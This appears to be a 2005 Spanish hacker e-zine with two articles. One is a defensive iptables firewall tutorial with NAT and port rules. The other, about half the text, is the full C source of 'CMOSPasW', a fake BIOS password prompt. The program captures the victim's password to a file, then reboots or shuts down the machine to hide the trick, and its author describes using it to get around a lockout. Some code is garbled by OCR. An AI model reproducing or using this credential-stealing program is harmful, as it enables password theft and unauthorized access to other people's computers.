


ipTables trabaja entre la capa de Red y la capa de Transporte imagina a este nivel poder bloquear o permitir accesos a puertos e ip's ni siquiera te preocupas por la resolución por eso es tan bueno ja ja. En fin veamos ahora lo que podemos hacer con ipTables y configuremos nuestro muro de fuego pa estar seguros y paranoicos ja ja ja ja.


4) ipTables maneja cadenas:



Asi es como NAT funciona



NAT, permite compartir tu Internet en una red local, proteger tu identidad y mostrar al mundo solamente lo que el muro de fuego entregue, hay reglas para la red que se encuentra al interior del muro y reglas para el mundo.



Esto “mangle” es la parte mas interesante de iptables, creación de cadenas de entrada, salida, forwaring, pre y post routing, las definiremos mas adelante esto es solo un panorama para que entiendas las cadenas mas abajo mostradas.

5) REGLAS !!!! ahora si entramos a la parte perrucha !! la construcción del muro de fuego, y para esto lo haremos desde shell, primero definimos la sintaxis de las reglas:

Cadenas

- iptables [-t table] -N Chain
- iptables [-t table] -A Chain [options]
- iptables [-t table] -F [Chain] [options]
- iptables [-t table] -L Chain [options]
- iptables [-t table] -I[#] Chain [options]
- iptables [-t table] -D[#] Chain [options]

Parametros

- iptables [-t table] -D[#] Chain [options]
- iptables [-t table] -D[#] Chain [options]
- -d, --destination, --dst [!] address/mask
- -j, --jump target
- -i, --in-interface [!] name
- -o --out-interface [!] name

-m, --match


- mac macsource [!] xx:xx:xx:xx:xx:xx

PREROUTING, FORWARD and INPUT

- tcp|udp --source-port, --sport port[,port[:port]
- tcp|udp --dource-port, --dport port[,port[:port]
- multiport [-p tcp|udp] --source-ports,
--sports port[,port[,port ...]]
- multiport [-p tcp|udp] --dourceports,
--dports port[,port[,port ...]]
- owner --uid-owner # --gid-owner # --pid-owner #
- state --state INVALID|NEW|ESTABLISHED|RELATED
- tcp --tcp-flag SYN|ACK|FIN|RST|URG|PSH|ALL

TARGETS

- Usaremos ACCEPT, DROP, QUEUE, RETURN



- Como root, en consola, no debe existir o al menos si pero vacío un archivo llamado “93iptables”94 en esta ruta, vamos a buscarlo así:

ls al /etc/sysconfig/iptables si existe ve que tiene adentro copialo con otro nombre a donde quieras.... para poder crear nuestro muro de fuego si no existe BUENO!! lo crearemos, bien tecleamos: iptblessave, ver la siguiente imagen:

```
root@hestia.eurynome.net: /etc/sysconfig
File Edit View Terminal Tabs Help
[root@hestia sysconfig]# ls -al /etc/sysconfig/iptables
ls: /etc/sysconfig/iptables: No such file or directory
[root@hestia sysconfig]# iptables-save
# Generated by iptables-save v1.2.9 on Fri Dec  2 16:19:31 2005
*nat
:PREROUTING ACCEPT [0:0]
:POSTROUTING ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
COMMIT
# Completed on Fri Dec  2 16:19:31 2005
# Generated by iptables-save v1.2.9 on Fri Dec  2 16:19:31 2005
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
COMMIT
# Completed on Fri Dec  2 16:19:31 2005
[root@hestia sysconfig]#
```

Aquí no existe el archivo iptables en la ruta; La respuesta de iptables-save nos muestra que no tenemos cadena alguna y por lo tanto no existe muro de fuego.

Compartiendo Internet

En el modelo de red de la imagen anterior se muestran DOS tarjetas de red llamadas eth0 y eth1, eth1 esta al interior del muro de fuego y eth0 esta al mundo, pues bien para compartir Internet debemos de tener un servidor de DHCP, después veremos como crear un servidor DHCP usando GNU/Linux, así que teclearemos esto en shell para configurar el muro de fuego y poder compartir Internet:

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

enmascaramos y mostramos el ip del Linux Box al mundo, protegemos los de la red interior.

```
iptables -t filter -N block
```

bloqueamos las peticiones a la red interior

```
iptables -A block -m state --state ESTABLISHED,RELATED -j ACCEPT
```

si el interior quiere conectarse al mundo lo permitimos sin problemas aun no definimos puertos así que todo se puede hacer del interior al exterior del muro.

```
iptables -A block -m state --state NEW -i eth1 -j ACCEPT
```

si el mundo quiere conectarse a nuestro Linux Box lo bloqueamos, aun no definimos puertos así que todo se bloquea, no puerto 80, no puerto 22.

```
iptables -A block -j DROP
```

iptables es JERÁRQUICO esto es que si nada de lo de arriba se cumple es DROPEADO o mandado a volar y no se

permite el paso por el muro de fuego. Veamos como se esta configurando nuestro muro de fuego, con iptables tecleando iptables-save, a este punto toda la configuración que se realice es solamente virtual si apagamos o reiniciamos el servicio de iptables la configuración que tenemos no se guardara así que hay que tomar nota de esto.

```
root@hestia.eurynome.net: /etc/sysconfig
File Edit View Terminal Tabs Help
[root@hestia sysconfig]# iptables -A block -m state --state NEW -i eth1 -j ACCEPT
[root@hestia sysconfig]# iptables -A block -j DROP
[root@hestia sysconfig]# iptables-save
# Generated by iptables-save v1.2.9 on Fri Dec  2 16:39:41 2005
*nat
:PREROUTING ACCEPT [9:1170]
:POSTROUTING ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A POSTROUTING -o eth0 -j MASQUERADE
COMMIT
# Completed on Fri Dec  2 16:39:41 2005
# Generated by iptables-save v1.2.9 on Fri Dec  2 16:39:41 2005
*filter
:INPUT ACCEPT [40:4106]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [38:2206]
:block - [0:0]
-A block -m state --state RELATED,ESTABLISHED -j ACCEPT
-A block -i eth1 -m state --state NEW -j ACCEPT
-A block -j DROP
COMMIT
# Completed on Fri Dec  2 16:39:41 2005
[root@hestia sysconfig]#
```

Una cadena mas:

```
iptables -A FORWARD -j block
```

Recuerden que es jerárquico así que, podemos o no hacer un forward a una dirección interior por ejemplo si queremos que al hacer una petición al muro de fuego desde el exterior y este apunte al puerto 80 de una máquina interior con un forward lo podemos hacer.

AHORA la parte mas esperada acceso a puertos !!! del mundo al interior.

```
root@hestia.eurynome.net: /etc/sysconfig
File Edit View Terminal Tabs Help
*nat
:PREROUTING ACCEPT [18:2340]
:POSTROUTING ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A POSTROUTING -o eth0 -j MASQUERADE
COMMIT
# Completed on Fri Dec  2 16:49:41 2005
# Generated by iptables-save v1.2.9 on Fri Dec  2 16:49:41 2005
*filter
:INPUT ACCEPT [84:8483]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [83:4816]
:block - [0:0]
-A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 25 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 80 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 443 -j ACCEPT
-A FORWARD -j block
-A block -m state --state RELATED,ESTABLISHED -j ACCEPT
-A block -i eth1 -m state --state NEW -j ACCEPT
-A block -j DROP
COMMIT
# Completed on Fri Dec  2 16:49:41 2005
[root@hestia sysconfig]#
```

```
iptables -A INPUT p tcp --dport 22 -j ACCEPT
iptables -A INPUT p udp --dport 80 -j ACCEPT
iptables -A INPUT p tcp --dport 443 -j ACCEPT
```

Por ultimo agregaremos una cadena especial para monitorear en el log las actividades de un ip especificamente:

```
iptables -t filter -N smurfs
iptables -t filter -A smurfs -s 200.58.114.38 -j LOG --logprefix "hackerstm:smurfs:DROP:" --loglevel 6
iptables -t filter -A smurfs -s 192.207.82.255 -j DROP
iptables -t filter -A smurfs -s 200.58.114.38 -j LOG --logprefix "hackersTM:smurfs:DROP:" --loglevel 6
iptables -t filter -A smurfs -s192.207.82.255 -j DROP
iptables -t filter -A smurfs -s 255.255.255.255 -j LOG --logprefix "hackersTM:smurfs:DROP:" --loglevel 6
iptables -t filter -A smurfs -s 255.255.255.255 -j DROP
iptables -t filter -A smurfs -s 224.0.0.0/240.0.0.0 -j LOG --logprefix "hackersTM:smurfs:DROP:" --loglevel 6
iptables -t filter -A smurfs -s 224.0.0.0/240.0.0.0 -j DROP
iptables -t filter -A INPUT -j smurfs
iptables -t smurfs -j RETURN
```

6) finalmente escribiremos nuestra configuración a un archivo y levantaremos el muro de fuego para siempre:

Teclamos:

```
- iptablesave > /etc/sysconfig/iptables
- chkconfig iptables on
- /etc/sysconfig/iptables restart
```

Listo ya tenemos Muro de fuego.

Si hay dudas puedes usar desde shell los "93man pages"94

```
man iptables
man chkconfig
man man ( je je )
```

Janux
janux_@hotmail.com

Nota: este texto puede modificarse, citarse y difundirse siempre y cuando se haga referencia al autor original.

CMOSPASW

• Zapper • zapper9@gmail.com •

Autor

Esta es mi primera aparicion en publico despues de muchos años y para empezar a participar con RTM Security Team desentolve un viejo programita que hice cuando estaba en una coordinacion de profesores de Sistemas y Computacion, (aclarando que era estudiante).

La finalidad de este programa, fue que me cambiaron el PassWord de la computadora Acer, en la que estaba trabajando, como este PassWord, estaba en BIOS, y como no podia abrir la pc sin que se dieran cuenta..... solo habia una solucion posible.... Hacer un programa que sustituyera al BIOS y pidiera el PassWord por mi, guardandolo en un archivo. (Tiempo despues supe que a esta clase de programas les llaman FAKes).

Todo era facil, ponia la peticion de PassWord, pedia los caracteres por teclado, atrapaba ciertos errores, pero habia un problema.... despues de pedir el Password, el BIOS, inmediatamente cargaba el Sistema Operativo, (en este caso era MS-DOS v6.22), sin reiniciar la pc, y me vi con un problema.....Si el programa reiniciaba la PC, esta volvia a pedir el PassWord nuevamente, para arrancar la pc normalmente.

La solucion la encuentre mas tarde, cuando en mi libro de "PC Interrupts", encuentre una interrupcion muy peculiar.. "la Int 19H". Cuando esta es ejetuda, la computadora comienza el proceso de carga del MBR (en el caso de los discos duros), o el BOOT Record (en el caso de los discos Flexibles). Asi que puse una llamada a esta interrupcion al final de mi programa y "Voila"!!!!

Caba aclarar que este programa funciona perfectamente dentro de un ambiente DOS, o si se arranca en modo linea de comando en Windows98, pero, desde el ambiente Windows, esto no funciona correctamente, el problema especificamente es en la llamada a la Int 19H, simplemente el programa termina normalmente :S

La solucion a este problema, no es sencillo, pues llamando la funcion adecuada dentro de Windows, para reiniciar la pc, si el usuario tiene abiertos algunos documentos, el proceso de reinicio se parara, para darle tiempo al usuario de guardar todos los documento que no hayan sido guardados, perdiendo la efectividad de este Fake, pero.... ¿que usuarios se van, dejan la computadora encendida, sin proteccion y sin guardar sus documentos?, pero ademas, esta llamada areiniciar la pc, es distinta en las versiones de Windows, y aqui viene otro problema... ¿como saber la version de Windows?.... esa es arina de otro costal....

A este articulo, tiene programa que se llama CMOSPasW.exe, y su codigo fuente CMOSPasW(C y H), los cuales vienen bastante documentados, para que no salgan dudas!!!

Los archivos de codigo fuente, fueron creados en Turbo C v2.01, y testeados en Turbo C++ v3.0.... porque en esos lenguajes.... simple... generan codigo nativo de DOS, que es donde funciona "correctamente" este code.

Codigo Fuente C

```
/*
    CMOSPasW.C

    Funciones para hacer un Fake del BIOS PassWord.
    Implementacion: Zapper Zaku.

    Ultima VersiCn: 3.0 Fecha: 29/11/2005

*/

/*
    Notas de este archivo:
-----
- PROGRAMA: Violar el password de seguridad (CMOS) de cualquier
maquina. Esto se hace de la siguiente forma:
1.- Borrar la pantalla.
2.- Imprimir la cadena que el BIOS usa para pedir
el password.
3.- Pedir la cadena letra por letra, imprimiendo
el caracter correcto.
4.- Generar la INT 19H para simular que se va a
cargar el sistema operativo.

ADD 2005: En realidad no viola, ni crackea ni hackea la contrasea... es un
simulador que pide la contrasea al usuario y arranca la maquina
normalmente.
-----
ADD 2005: Las 3 notas siguientes solo son para los BIOS Acer antiguos, no se
si funcionen de la misma forma los actuales.

NOTA1: Solo se permiten 7 caracteres.
NOTA2: No se permiten los siguientes caracteres:
- '/' Diagonal normal.
- '\' Diagonal invertida.
- '\t' Tabulador.
- Cualquier caracter extendido.
-----
NOTA3: Los caracteres de la macro ACER_PEDIR_PASSWORD variar en
algunas maquinas. Tambien puede variar el ACER_ARTERISC_CHAR.
-----
ADD 2005: Solo existe un problema, si el usuario a entrado una contrasea
incorrecta, no hay forma de corroborarla, y el programa continuara
su ejecucion normalmente.
-----
ADD 2005: Se modifico el nombre de algunas macros a ACER_ para facilitar su
identificacion y facil adaptacion para otras BIOSes....
-----
ADD 2005: Se agrego para le version 3, soporte (aceptable), para su ejecucion
dentro de windows.... ver Nota8
-----

Nota Final: Enjoy and Stuff!!!
*/
#ifdef Neo_CMOSPasW
    #define Neo_CMOSPssW
#else
    #error Doble InclusiCn de Este Archivo
#endif
```

```

/*
#define Neo_FORCE_MAIN
*/
/*
#define Neo_LIB
*/
/*
#define Neo_PROJECT
*/

#ifndef Neo_FORCE_MAIN
#undef Neo_LIB
#undef Neo_PROJECT
#endif

#if !(defined(Neo_LIB)||defined(Neo_PROJECT))
#ifndef Neo_Main
#define Neo_Main
#define CMOSPasW_Main
#endif
#endif

/* ++++++
Sección de Includes.
+++++ */
#include <stdio.h>
#include <dos.h>
#include <stdlib.h>
#include <conio.h>
#include <string.h>

#ifndef Craken_CMOSPASW
#include "CMOSPasW.H"
#endif

#ifndef CMOSPasW_Main

#endif

/* ++++++
Sección de Variables Globales.
+++++ */
void interrupt (*_CMOSPasW_Old24)(void); /* Para salvar las interrupciones */
void interrupt (*_CMOSPasW_Old1b)(void); /* que se van autilizar. */
void interrupt (*_CMOSPasW_Old23)(void);
/* ++++++
Sección de Funciones.
+++++ */
/* ++++++ Funciones Internas ++++++ */

*****
Nombre : interrupt CMOSPasW_NewBreak
Objetivo : Sustituir a la interrupcion del [CTRL][BREAK]
Entrada : Ninguna.
Salida : Ninguna.

```

```

*****/
static void interrupt CMOSPasW_NewBreak (void)
{
    return; /* No hace nada... solo existir!!! */
};

/*****
Nombre : CMOSPasW_NewCrit
Objetivo : Sustuir a la interrupcion de errores criticos Int24H
Entrada : Ninguna.
Salida : El valor 0 en el registro AX.
*****/
static void interrupt CMOSPasW_NewCrit (IREGS ir)
{
    ir.ax = 0; /* Ignore critical errors */
    return;
};
/*
Nota4: El Warning "Parameter 'ir' is never used in function "
no es un error ni un warnign peligroso. Lo que sucede es que el
valor AX devuelto por este servicio de interrupcion (valor 00h en AX)
debe ser 0. Esto es para que el servicio interrumpido, "ignore"
los errores generados...
*/

/* ++++++ Funciones Publicas ++++++ */

/*****
Nombre : CMOSPasw_GetOSVer
Objetivo : Obtener la version de Windows, (muy Primitiva).
Entrada : Ninguna.
Salida : La version de Windows.
*****/
int CMOSPasw_GetOSVer (void)
{
    char *OsNameptr;

    if ( (OsNameptr=getenv("OS"))!=NULL )
        {
            if (strcmp(OsNameptr, "Windows_NT")==0)
                return OS_WIN_NT;
        }
    else
        {
            if (strstr(getenv("COMSPEC"), "COMMAND.COM")!=NULL)
                return OS_WIN_9X;
        }
    return OS_DOS;
};

/*****
Nombre : CMOSPasW_Init
Objetivo : Inicializar las interrupciones a utilizar.
Entrada : Ninguna.
Salida : Ninguna.
*****/
void CMOSPasW_Init (void)
{
    /* Salvar las interrupciones originales */

```

```

    _CMOSPasW_Old24 = getvect(0x24); /* Salvar la Interrupcion 24H */
    _CMOSPasW_Old23 = getvect(0x23); /* Salvar la Interrupcion 23H */
    _CMOSPasW_Old1b = getvect(0x1b); /* Salvar la Interrupcion 1bH */

    /* Poner los nuevos vectores de interrupcion */
    setvect(0x24, CMOSPasW_NewCrit); /* La nueva Interrupcion 24H */
    setvect(0x23, CMOSPasW_NewBreak); /* La nueva Interrupcion 23H */
    setvect(0x1b, CMOSPasW_NewBreak); /* La nueva Interrupcion 1bH */
    return;
};

/*****
Nombre : CMOSPasW_MExit
Objetivo : Restaurar los valores de las interrupciones usadas.
Entrada : Una bandera, si es verdadera se ejecuta un exit().
Salida : Ninguna.
*****/
void CMOSPasW_MExit (int Flager)
{
    /* Restaurar las interrupciones utilizadas */
    setvect(0x24, _CMOSPasW_Old24); /* Restaurar la Int24H */
    setvect(0x23, _CMOSPasW_Old23); /* Restaurar la Int23H */
    setvect(0x1b, _CMOSPasW_Old1b); /* Restaurar la Int1bH */

    if (Flager>0) /* Si Flager es mayor a 0, es porque hubo un error */
        exit(Flager); /* en el funcionamiento, es necesario abortar */

    return;
};

/*****
Nombre : CMOSPasW_ProcesoAcer
Objetivo : Leer el teclado y guardar la contrase#a.
Entrada : Ninguna.
Salida : La contrase#a del usuario.
*****/
void CMOSPasW_ProcesoAcer (char *Pass)
{
    int PosPass, Renglon;
    char c;

    /*
    Nota5: No olvidar que este proceso, es para la el BIOS de las
           computadoras Acer, pero es facilmente modificable para
           cualquier otra version de BIOS.
    */

    PosPass=0;
    Renglon=1;

    OtroIntento: /* Quien dijo que los goto deberian dejar de utilizarse!!! */

    fflush(stdin); /* Es necesario para borrar cualquier caracter del */
                                                           /* buffer de teclado. */

    gotoxy(1, Renglon); /* Imprimimos la peticion de Password */
    printf(ACER_PEDIR_PASSWORD);

    /*
    Nota6: En este punto, aparece en la pantalla un mensaje para pedir el

```

password, cabe señalar que en la computadora Acer, de prueba este mensaje constaba de 4 caracteres ("oÃ· "), los cuales estan asignados a la macro ACER_PEDIR_PASSWORD, en los nuevos BIOS es muy diferente la pantalla de peticion de password. Tambien se debe señalar que los caracteres pulsados no aparecen, (los famosos '*', para las contraseñas), en la Acer, se utiliza el caracter '±', que esta en la macro ACER_ARTERISC_CHAR.

```

*/
while ((c=getch())!=13) /* Mientras no se presione la tecla [ENTER]... */
{
    switch (c) /* Tendremos varios casos. */
    {
        case 0: /* Si es 0, es porque es una tecla extendida, y tendremos */
            /* que sacar el segundo codigo del buffer de teclado. */
            getch(); /* Sacar el segundo codigo. */
            beep; /* Mandar un Bip, por la bocina, indicando error. */
            break;

        case '\b': /* Tecla retroceso. */
            if (PosPass>0) /* Solo despues del 2 caracter. */
            {
                printf("\b\b"); /* Truco, en la pantalla, :P */
                PosPass--; /* Retrocedemos un caracter. */
            }
            else /* Este else aqui, no es un error!! es un trucasos!!! */
                /* ver la Nota 7. */
                /*
        case '!': /* Letras no validas. Upsss.... no me acuerdo :S */
            beep; /* Pero.... indicar error... */
            break;

        default: /* Para cualquier otra tecla.... */
            if (PosPass>ACER_MAX_CARS)
                beep; /* Si son mas de 7 letras, Error.*/
            else
            {
                /* Imprimir el caracater sistituto */
                putchar(ACER_ARTERISC_CHAR);
                Pass[PosPass]=c; /* y almacenar el otro en la cadena. */

                PosPass++;
                break;
            }
        } /* switch(c) */
    } /* while() */
*/

```

Nota7: Ya no me acordaba... es un trucasos de la programacion...

pues cualquier programador veria las siguientes lineas como un error de logica, gramatica y de sintaxis:

- 1.- else * Este else aqui, no es un error!! es un trucasos!!!*
- 2.- * ver la Nota 4 *
- 3.- case '!': * Letras no validas. Upsss.... no me acuerdo :S *
- 4.- case '\t':
- 5.- beep; * Pero.... indicar error... *

esto es por que despues de un else, deberia haber una sentecia, cualquiera, pero un case.... un programador lo veria masl, pero entendamos como trabaja una sentecia switch.... bla, bla, bla...

el compilador de C, entiende cada case como una etiqueta, a la que debe de saltar de acuerdo al valor que esta dentro del "switch".

Luego entonces.... cuando se ejecuta el else (linea 1), el compilador se salta "las etiquetas" case, y ejecuta la sentencia que sigue, es decir el beep, (linea 5)..... como vemos.... para el compilador esto no es un error... solo es otra forma de programar....

Atte. Zapper Zaku.....

```
*/
    if (PosPass==0) /* Si fue solo enter, volver a pedir Password. */
    {
        Renglon++;
        printf("X\n"); /* Con esto, se indica password invalido. */
        goto OtroIntento; /* Aqui esta el goto!!!!!! */
    }

    /* Finalmente, tendremos en la cadena Pass, la contraseña deseada. */
    Pass[PosPass]=0; /* Convertir a cadena ASCII, para su posterior manejo. */
    return;
};

/*****
Nombre : main
Objetivo : Aqui se llama a todo.
Entrada : Ninguna.
Salida : Ninguna.
*****/

#ifdef CMOSPasW_Main
void main (void)
{
    FILE *fp;
    char Pass[40]={""};

    /*
    Nota5: Para evitar un problema, al compilar y ejecutar este codigo...
           y un desastre posterior, inclui un define, CMOS_PASSW_EJECUTE
           el cual al estar en comenario, evita la ejecucion de la
           interrupcion 19H. Por el contrario, si se le quita el comentario
           la interrupcion 19H es ejecutada y reiniciara la maquina....
           Para evitar esto y poder depurar el codigo sin tener tantos
           problemas, es que esta entre comentarios!!!
    */

    /*
    #define CMOS_PASSW_EJECUTE */

    clrscr(); /* Clasico.... una pantalla vacia.... */

    CMOSPasW_Init(); /* Inicializamos las interrupciones.... */

    if ((fp=fopen(FIL, "wb"))==NULL) /* Abrimos un archivo... */
        CMOSPasW_MExit(1); /* Si hubo error, restaurar interrupciones y salir */

    CMOSPasW_ProcesoAcer(Pass); /* Pedir el Password, de acuerdo al BIOS Acer. */

    fprintf(fp, Pass); /* Guardarla en el archivo. */
    fclose(fp); /* Cerrar el archivo. */

    CMOSPasW_MExit(0); /* Restaurar las interrupciones. */
    */
};
```

```

#ifdef CMOS_PASSW_EJECUTE

    clrscr(); /* Volvemos a limpiar la pantalla...*/
    /* Averiguar que Version de Windows estamos corriendo */
    switch(CMOSPasw_GetOSVer())
    {
        case OS_DOS:
            geninterrupt(0x19); /* Generar la INT 19h. Ajua!!!!!!!!!!!! */

        case OS_WIN_9X:
            system("%windir%\RUNDLL.EXE shell32.dll,SHExitWindowsEx 2");
            break;

        case OS_WIN_NT:
            system("%windir%\SYSTEM32\shutdown -s -t 1");

    }
#endif
/*
    Nota8: Como en Win9x y superiores no esta soportado este proceso de
           arranque para cargar el SO sin necesidad de "arrancar" la pc;
           encuentre la siguiente sol: Reiniciar la PC, pero este proceso
           es distinto en las versiones de Win9xMe vs. WinXP2k, por lo
           que es necesario averiguar primero en que version de windows
           estamos corriendo....

    Nota9: Solo una avdertencia mas..... como este programa reinicia
           una pc cuando esta en windows, es necesario previamente guardar
           todos los archivos que esten en uso; de lo contrario aparecera
           una linda ventanita indicandonos que "Documento no guardado"
           "desea guardar? Wackkkkkkk..... solo un lamer se va, dejando
           la computadora encendida y sin guardar sus documentos.....

*/
}
#endif

```

Codigo Fuente H

```

#ifdef Craken_CMOSPASW
#define Craken_CMOSPASW
/*
    CMOSPasW.H

    Funciones para hacer un Fake del BIOS PassWord.
    Implementacion: Zapper Zaku.

    Versi n:    1.0  Fecha: 22/03/1996
    Versi n:    2.0  Fecha: 05/11/2005
    Versi n:    2.1  Fecha: 22/11/2005
    Ultima Versi n: 3.0  Fecha: 29/11/2005

    Historia:

```

Ver 1.0.- Version inicial, release para uso privado :P
 Ver 2.0.- Transformacion del code para reflejar la evolucion
 en los metodos de la programacion estructurada....
 Realease privada, pero preparada para liberarse.
 Ver 2.1.- Release Privada, pero se aadido, un soporte inicial
 para su trabajo dentro de windows.
 Ver 3.0.- Primera release publica, publicada en la ezine numero 2
 del RTM Team.

*/
 /*

Notas de este archivo:

- La version 1.0 inicio como un proyecto personal ... mientras estaba en
 coordinacion de sistemas del Tec de Morelia, me quitaron el acceso a
 una computadora marca Acer 386, le cambiaron la contrasea al BIOS, asi
 que me di a la tarea de crear un simulador (ahora les llaman Fake), de
 la peticion de la contrasea del BIOS de dicha maquina.... no solo logre
 hacer el simulador, sino que ademas descubri como arrancar la maquina
 normalmente, claro, en aquel entonces era bajo DOS, pero... lo probe bajo
 Windows 98 y aun funciona como debe de ser. Es decir, pide la contrasea
 y luego arranca la maquina de forma normal... (^_^)

*/

/*+++++
 Secci3n de Definiciones.
 ++++++*/

/*

Nombre del archivo que contendra la cadena del PassWord, el cual
 estara en el raiz del directorio donde se ejecute el programa

*/

#define FIL "\\PASS.DAT"

/*

Los siguientes defines, son especificos para el BIOS Acer antiguo.
 Deberan ser cambiados para los BIOS modernos, deacuerdo a sus propias
 reglas.....

*/

#define ACER_ARTERISC_CHAR '±'
 #define ACER_PEDIR_PASSWORD "oÁ."
 #define ACER_MAX_CARS 6

/*

*/

#define OS_DOS 0
 #define OS_WIN_9X 1
 #define OS_WIN_NT 2

/*+++++
 Secci3n de TypeDefs.
 ++++++*/

typedef struct IREGS IREGS;

/*+++++
 Secci3n de Estructuras.
 ++++++*/

/* Los registros para las funciones de interrupcion */

```

struct IREGS
{
    int bp, di, si, ds, es, dx, cx, bx, ax, ip, cs, fl;
};

/*+++++
Secci3n de Macros
+++++*/
#define beep putchar(7)

/*+++++
Secci3n de Prototipos.
+++++*/

/*+++++ Funciones Internas +++++*/
static void interrupt CMOSPasW_NewBreak (void);
static void interrupt CMOSPasW_NewCrit (IREGS ir);

/*+++++ Funciones Publicas +++++*/
void CMOSPasW_Init (void);
void CMOSPasW_MExit (int Flager);
void CMOSPasW_ProcesoAcer (char *Pass);

#endif

```

URLs de Referencias:

- Pagina prinipal de Ralf Brown:
